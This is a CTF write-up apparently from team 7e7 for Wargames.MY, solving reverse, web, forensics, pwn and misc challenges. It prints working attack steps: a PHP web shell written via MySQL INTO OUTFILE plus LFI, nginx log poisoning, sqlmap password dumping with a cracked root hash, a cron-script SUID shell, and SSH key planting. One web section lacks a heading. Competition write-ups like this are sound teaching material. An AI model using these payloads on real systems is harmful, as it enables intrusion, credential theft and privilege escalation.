

7e7's Writeup for CTF Challenge by WGMY

[REVERSE]

NothingToSeeHere

In this challenge we are given a `ntsh.py` file which is a python file with game logic inside. The main logic code is unpacked on the fly, so first we have to extract it. For this we are going to use `uncompyle6` python module.

```
import os, sys, time
import msvcrt, base64, zlib, marshal, importlib, types
+ from uncompyle6.main import decompile
```

Now all we need to do is add decompilation for `logic` object and dump it to `gamelogic.py` file.

```
logic = base64.b64decode(logic)
logic = zlib.decompress(logic)
logic = marshal.loads(logic[16:])
+ with open('gamelogic.py', 'w') as f:
+     decompile(3.7, logic, f, showast=False)
mod = types.ModuleType("gamelogic")
```

We can delete compiled logic from source code and import `logic` straight from `gamelogic.py` file.

```
- if DEBUG:
+ from gamelogic import Logic
+ logic = Logic(player_cpos)
- else:
- logic = 'long embeded logic code here...'
- logic = base64.b64decode(logic)
- logic = zlib.decompress(logic)
- logic = marshal.loads(logic[16:])
- mod = types.ModuleType("gamelogic")
- exec(logic, mod.__dict__)
- logic = mod.Logic(player_cpos)
```

After reading source code we realize that game only show us small `15 x 10` field, but `gamelogic.py` generates much bigger field.

```
def player_move(self, player_pos):
-     pos_x, pos_y = player_pos
+     pos_x, pos_y = (0,0)
```

```
-         if pos_x > 15:
-             pos_x = 15
-         if pos_y > 10:
-             pos_y = 10
data = []
key = []
-         for i in range(5):
+         for i in range(90):
-             vp = self.game_map[(pos_y + 16)]
+             vp = self.game_map[(pos_y + 155)]
-             vk = self.d_keys[(pos_y + 16)]
+             vk = self.d_keys[(pos_y + 155)]
            data.append(vp)
            key.append(vk)
```

Once we run it, we see full map with flag the right side.

According to MySQL documentation for `SELECT` statement, only `INTO` clause can be used after `limit`. We can use `INTO OUTFILE` to write to a file. But once we try to append `INTO OUTFILE` `'/tmp/asdf.php'`, we get the following error:

```
The MySQL server is running with the --secure-file-priv
option so it cannot execute this statement.
```

This means that we can write only to certain directories. By googling, we found that `/var/lib/mysql-files/` is writable.

We can now write simple php shell by adding `<?php system($_GET[1]);?>` to any column and writing it with `INTO OUTFILE` `'/var/lib/mysql-files/zzz.php'`.

We also have LFI in the `external.php` file, which combined with our previous finding, can give us RCE.

```
external.php?page=../../../../var/lib/mysql-files/zzz.php&1=
mysql -u root -p password pwnme -e 'select * from flag'
```

PHP Playground

1. Register and Login.
2. CTRL + U and Download source code `../soskod.tar.gz`.

```
<p>web ini hanya sample saja.<!-- (snip) <a href="../soskod.tar.gz">soskod</a> :) --></p>
```

3. Source code review.
4. Identify tcpdf v6.2.13 library utilizing `phar`.
5. Google: phar ctf github -> <https://github.com/kunte0/phar-jpg-polyglot>
6. Generate payload image with tool from 5.
7. Identify `input_buku.php` as place to upload payload image.
8. Identify `detail_peminjaman.php` / `data_peminjaman.php` to get No. Anggota: ANG12012019.
9. Identify `input_peminjaman.php` as a place to which gives you a new `peminjaman id`.
10. Create a new book entry at `input_buku.php` with payload image from 6 as cover buku image.
11. Create a new `peminjaman` at `input_peminjaman.php` with No. Anggota from 8.
12. Pick the book to pinjam and set the quantity.
13. Edit it to put Keterangan as ``
14. Re-visit `input_pinjaman.php` with `id` from 11.
15. Click on `cetak` and CTRL + U to view flag.

[FORENSIC]

ayah-peng

We are given a pcapng file and is requested to submit a flag. From the name of the challenge, we make an educated guess that the challenge will be related to ping packets. So, we filter the pcap in wireshark with icmp.

icmp							
No.	Time	Source	Destination	Protocol	Length	Info	
1282	484.282874534	192.168.1.12	167.71.113.91	ICMP	98	Echo (ping) request	id=0x2a63, seq=1/256, ttl=64 (reply in 1283)
1283	484.471239910	167.71.113.91	192.168.1.12	ICMP	98	Echo (ping) reply	id=0x2a63, seq=1/256, ttl=55 (request in 1282)
1285	484.475565714	192.168.1.12	167.71.113.91	ICMP	98	Echo (ping) request	id=0x2a64, seq=1/256, ttl=64 (reply in 1287)
1287	484.778382337	167.71.113.91	192.168.1.12	ICMP	98	Echo (ping) reply	id=0x2a64, seq=1/256, ttl=55 (request in 1285)
1288	484.782886424	192.168.1.12	167.71.113.91	ICMP	98	Echo (ping) request	id=0x2a65, seq=1/256, ttl=64 (reply in 1292)
1292	485.034086421	167.71.113.91	192.168.1.12	ICMP	98	Echo (ping) reply	id=0x2a65, seq=1/256, ttl=55 (request in 1288)
1293	485.035739010	192.168.1.12	167.71.113.91	ICMP	98	Echo (ping) request	id=0x2a66, seq=1/256, ttl=64 (reply in 1297)
1297	485.392823217	167.71.113.91	192.168.1.12	ICMP	98	Echo (ping) reply	id=0x2a66, seq=1/256, ttl=55 (request in 1293)
1304	485.397655936	192.168.1.12	167.71.113.91	ICMP	98	Echo (ping) request	id=0x2a67, seq=1/256, ttl=64 (reply in 1308)
1308	485.700792472	167.71.113.91	192.168.1.12	ICMP	98	Echo (ping) reply	id=0x2a67, seq=1/256, ttl=55 (request in 1304)
1312	485.705033239	192.168.1.12	167.71.113.91	ICMP	98	Echo (ping) request	id=0x2a68, seq=1/256, ttl=64 (reply in 1313)
1313	486.007227811	167.71.113.91	192.168.1.12	ICMP	98	Echo (ping) reply	id=0x2a68, seq=1/256, ttl=55 (request in 1312)
1314	486.009101612	192.168.1.12	167.71.113.91	ICMP	98	Echo (ping) request	id=0x2a69, seq=1/256, ttl=64 (reply in 1316)
1316	486.268263941	167.71.113.91	192.168.1.12	ICMP	98	Echo (ping) reply	id=0x2a69, seq=1/256, ttl=55 (request in 1314)
1317	486.272588418	192.168.1.12	167.71.113.91	ICMP	98	Echo (ping) request	id=0x2a6a, seq=1/256, ttl=64 (reply in 1320)
1320	486.469331712	167.71.113.91	192.168.1.12	ICMP	98	Echo (ping) reply	id=0x2a6a, seq=1/256, ttl=55 (request in 1317)
1321	486.473524448	192.168.1.12	167.71.113.91	ICMP	98	Echo (ping) request	id=0x2a6b, seq=1/256, ttl=64 (reply in 1322)
1322	486.928822142	167.71.113.91	192.168.1.12	ICMP	98	Echo (ping) reply	id=0x2a6b, seq=1/256, ttl=55 (request in 1321)
1324	486.933729478	192.168.1.12	167.71.113.91	ICMP	98	Echo (ping) request	id=0x2a6d, seq=1/256, ttl=64 (reply in 1326)
1326	487.236367955	167.71.113.91	192.168.1.12	ICMP	98	Echo (ping) reply	id=0x2a6d, seq=1/256, ttl=55 (request in 1324)
1329	487.240817632	192.168.1.12	167.71.113.91	ICMP	98	Echo (ping) request	id=0x2a72, seq=1/256, ttl=64 (reply in 1330)
1330	487.543954661	167.71.113.91	192.168.1.12	ICMP	98	Echo (ping) reply	id=0x2a72, seq=1/256, ttl=55 (request in 1329)
1331	487.545703242	192.168.1.12	167.71.113.91	ICMP	98	Echo (ping) request	id=0x2a73, seq=1/256, ttl=64 (reply in 1332)
1332	487.850828393	167.71.113.91	192.168.1.12	ICMP	98	Echo (ping) reply	id=0x2a73, seq=1/256, ttl=55 (request in 1331)
1333	487.855074894	192.168.1.12	167.71.113.91	ICMP	98	Echo (ping) request	id=0x2a74, seq=1/256, ttl=64 (reply in 1335)
1335	488.030627966	167.71.113.91	192.168.1.12	ICMP	98	Echo (ping) reply	id=0x2a74, seq=1/256, ttl=55 (request in 1333)

> Frame 1282: 98 bytes on wire (784 bits), 98 bytes captured (784 bits) on interface 0

> Ethernet II, Src: RivetNet_f8:6b:8b (9c:b6:d0:f8:6b:8b), Dst: HuaweiTe_b6:02:5e (b8:08:d7:b6:02:5e)

> Internet Protocol Version 4, Src: 192.168.1.12, Dst: 167.71.113.91

> Internet Control Message Protocol

0000	b8 08 d7 b6 02 5e 9c b6 d0 f8 6b 8b 08 00 45 00^...k...E.
0010	00 54 17 97 40 00 40 01 48 bb c0 a8 01 0c a7 47	.T..@.@.H.....G
0020	71 5b 08 00 5b 21 2a 63 00 01 e7 18 f2 5d 00 00	a[...l*...]
0030	00 00 91 5a 0a 00 00 00 00 00 69 56 42 4f 52 77	...Z....iVBORw
0040	30 4b 47 67 6f 41 41 41 41 4e 69 56 42 4f 52 77	0KGgoAAA ANiVBORw
0050	30 4b 47 67 6f 41 41 41 41 4e 69 56 42 4f 52 77	0KGgoAAA ANiVBORw
0060	30 4b	0K

After going through manually, we see that there are base64 strings in the payload/data section of the icmp packet.

To extract the data, we use tshark, cut, xxd, tr and base64 with the code below.

You may need to retype the xxd part as it may cause error. However, upon success, you will be able to retrieve a PNG file.

```
tshark -r ayah-peng.pcapng -Y 'icmp && ip.dst==167.71.113.91' -T fields -e data > exfil.txt
cat exfil.txt | cut -c 17- | cut -c1-32 | xxd -p -r | tr -d '\n' | base64 -d > flag.png
```



I hide the secret file in one of our old server. What a brilliant move.
wgmy-is-the-best-ctf

Upon scanning the QR code, we get the text `/ctf-should-be-free-like-wgmy/flag.zip`

We agree and with the hint in the PNG, we have to find the "old server". To do that we use Sublist3r to enumerate the subdomains of wargames.my.

```
tet@7e7:/mnt/c/Users/7e7/Downloads/wgmy/Sublist3r$ python3 sublist3r.py -d wargames.my
```

Sublist3r


Coded By Ahmed Aboul-Ela - @aboul3la

```
[ - ] Enumerating subdomains now for wargames.my
[ - ] Searching now in Baidu..
[ - ] Searching now in Yahoo..
[ - ] Searching now in Google..
[ - ] Searching now in Bing..
[ - ] Searching now in Ask..
[ - ] Searching now in Netcraft..
[ - ] Searching now in DNSDumpster..
[ - ] Searching now in Virustotal..
[ - ] Searching now in ThreatCrowd..
[ - ] Searching now in SSL Certificates..
[ - ] Searching now in PassiveDNS..
[ - ] Total Unique Subdomains Found: 36
www.wargames.my
2016.wargames.my
www.2016.wargames.my
2017.wargames.my
2018.wargames.my
arkib.wargames.my
dbdbdb.wargames.my
www.dbdbdb.wargames.my
files.wargames.my
gooble.wargames.my
gudang.wargames.my
hitbgsec2019d.wargames.my
is-rain.wargames.my
jangan.hack.ini.tempat.letak.files.je.wargames.my
logs.wargames.my
mail.wargames.my
mailer.wargames.my
makan.wargames.my
www.makan.wargames.my
nanosec2018.wargames.my
perpustakaan.wargames.my
rahsia.wargames.my
repo.wargames.my
robot-captcha.wargames.my
rtel.wargames.my
score.wargames.my
www.score.wargames.my
scoreboard.wargames.my
screwit.wargames.my
shop.wargames.my
www.shop.wargames.my
skimcepatkaya.wargames.my
storage.wargames.my
webdisk.wargames.my
yourbank.wargames.my
www.yourbank.wargames.my
```

We enumerate through the subdomains and `http://rahsia.wargames.my/ctf-should-be-free-like-wgmy/flag.zip` gave us the file. The content of the zip file is the flag but it is password protected. We try `infected / malware / password` and finally realise that `wgmy-is-the-best-ctf`.

Steal

We are given PCAP file. We extracted binary that was transferred over HTTP .



After executing it with `--help` , we can see that it is tools to perform DNS exfiltration.

```
$ ./atromen --help
A DNS (over-HTTPS) C2
```

One way to solve it was to find the key and decrypt all traffic manually, but instead, we can run this tool in server mode and send all dns trafic found in PCAP to our server. For this we extract all dns requests from PCAP file with `tshark` and pipe it to python script to make dns requests. We do not want to download any dependencies, so we will use `dig` command. The final flow looks like this:

```
tshark -> python -> dig
```

Source code for python script: <https://defuse.ca/b/xeD3R1g1>

- Password: `b0337423145a775e470505bcb5dccc0` - Source code will be deleted after 25th December 2019.

Here is full command:

```
tshark -r hackersteal.pcap \
-n -T fields -e dns.qry.type -e dns.qry.name \
"dns && dns.flags.response == 0" | python builder.py
```

And here short video: <https://asciinema.org/a/GACfGqUPfRvPBn1Zao22Clfyt>

- Video will be deleted after 22nd December 2019.

[PWN]

PwnKotakItu

We get assigned the IP 18.138.58.115

After initial scan we found file .htaccess :

```
RewriteEngine on
RewriteRule ^post/([0-9]+)$ index.php?act=post&id=$1 [NC]
```

1. Flag value in database.

We found `SQLi` by running `sqlmap` :

```
sqlmap -u 'http://target/index.php?act=post&id=1' -p id --random-agent
```

Then we found flag in flag table in blog database.

2. MD5 hash of root password for db.

From previous `sqlmap` scan we got database passwords:

```
sqlmap -u 'http://target/index.php?act=post&id=1' -p id --random-agent --passwords
```

We found `mysql` hash for root and managed to crack it:

```
root:*0A3727334F9C5C64E695AA88333F08C10D4D3C29:r00tp4ssw0rd
```

Now we just calculate `md5('r00tp4ssw0rd')`

3. Read file /home/ubuntu/sercret.txt.

During recon we also found `adminer.php` file. This file requires valid `mysql` database creds, which we found on previous step.

After looking around we found that we can edit post, and during edition, you can choose template file to be used, basically we have `LFI`. We also found that `nginx access.log` is readable so we can escalate our `LFI` to `RCE`.

First make request with `php` payload:

```
curl 'http://18.138.58.115/<?php system($_GET[1]);?>
```

Now we set tempate path value as `/var/log/nginx/access.log` and open our post with command.

```
http://18.138.58.115/?act=post&id=9999191&1=id
```

From here we got reverse shell using python taken from [here](#). At this point we have `www-data` user. After searching we files writable by all user we found file `do-backup` own by `ubuntu` user. It looked like file that is executed by `ubuntu` user cron to make some backup. We can edit it to create `suid` shell for us. We add this at the end of file:

```
cp /bin/sh /tmp;chmod +x /tmp/sh
```

After file got executed we got user permissions by running `/tmp/sh -p`. We added our `id_rsa.pub` key to `/home/ubuntu/.ssh/authorized_keys` and connected as `ubuntu` user with `ssh`. Now we can read `/home/ubuntu/secret.txt`

4. Read /root/flag.txt

The `ubuntu` user we got is in `sudo` group and does not require password to run it.

```
sudo -s  
cat /root/flag.txt
```

[MISC]

robot-captcha

In the begining we tried to use AI to detect cats and dogs, but all models we found and tried gave us bad percentage (Yes, we rotated image to initial state).

But later, when challege was updated, we realised that images are repeated. So we decided to download images of cats and dogs from the server. This script checks if we already have this image before, and if we have, we send correct answer.

We use `cat` for the rest of images we dont have, if the response is `correct` we add image to `cat` folder, and `dog` folder otherwise. After we had around ~20k images, we got 450 correct matches and got the flag.

Here is source code: <https://defuse.ca/b/wPvuypf8>

- Password: 49820e351faaf1f87307b8e2797f3765 - Source code will be deleted after 25th December 2019.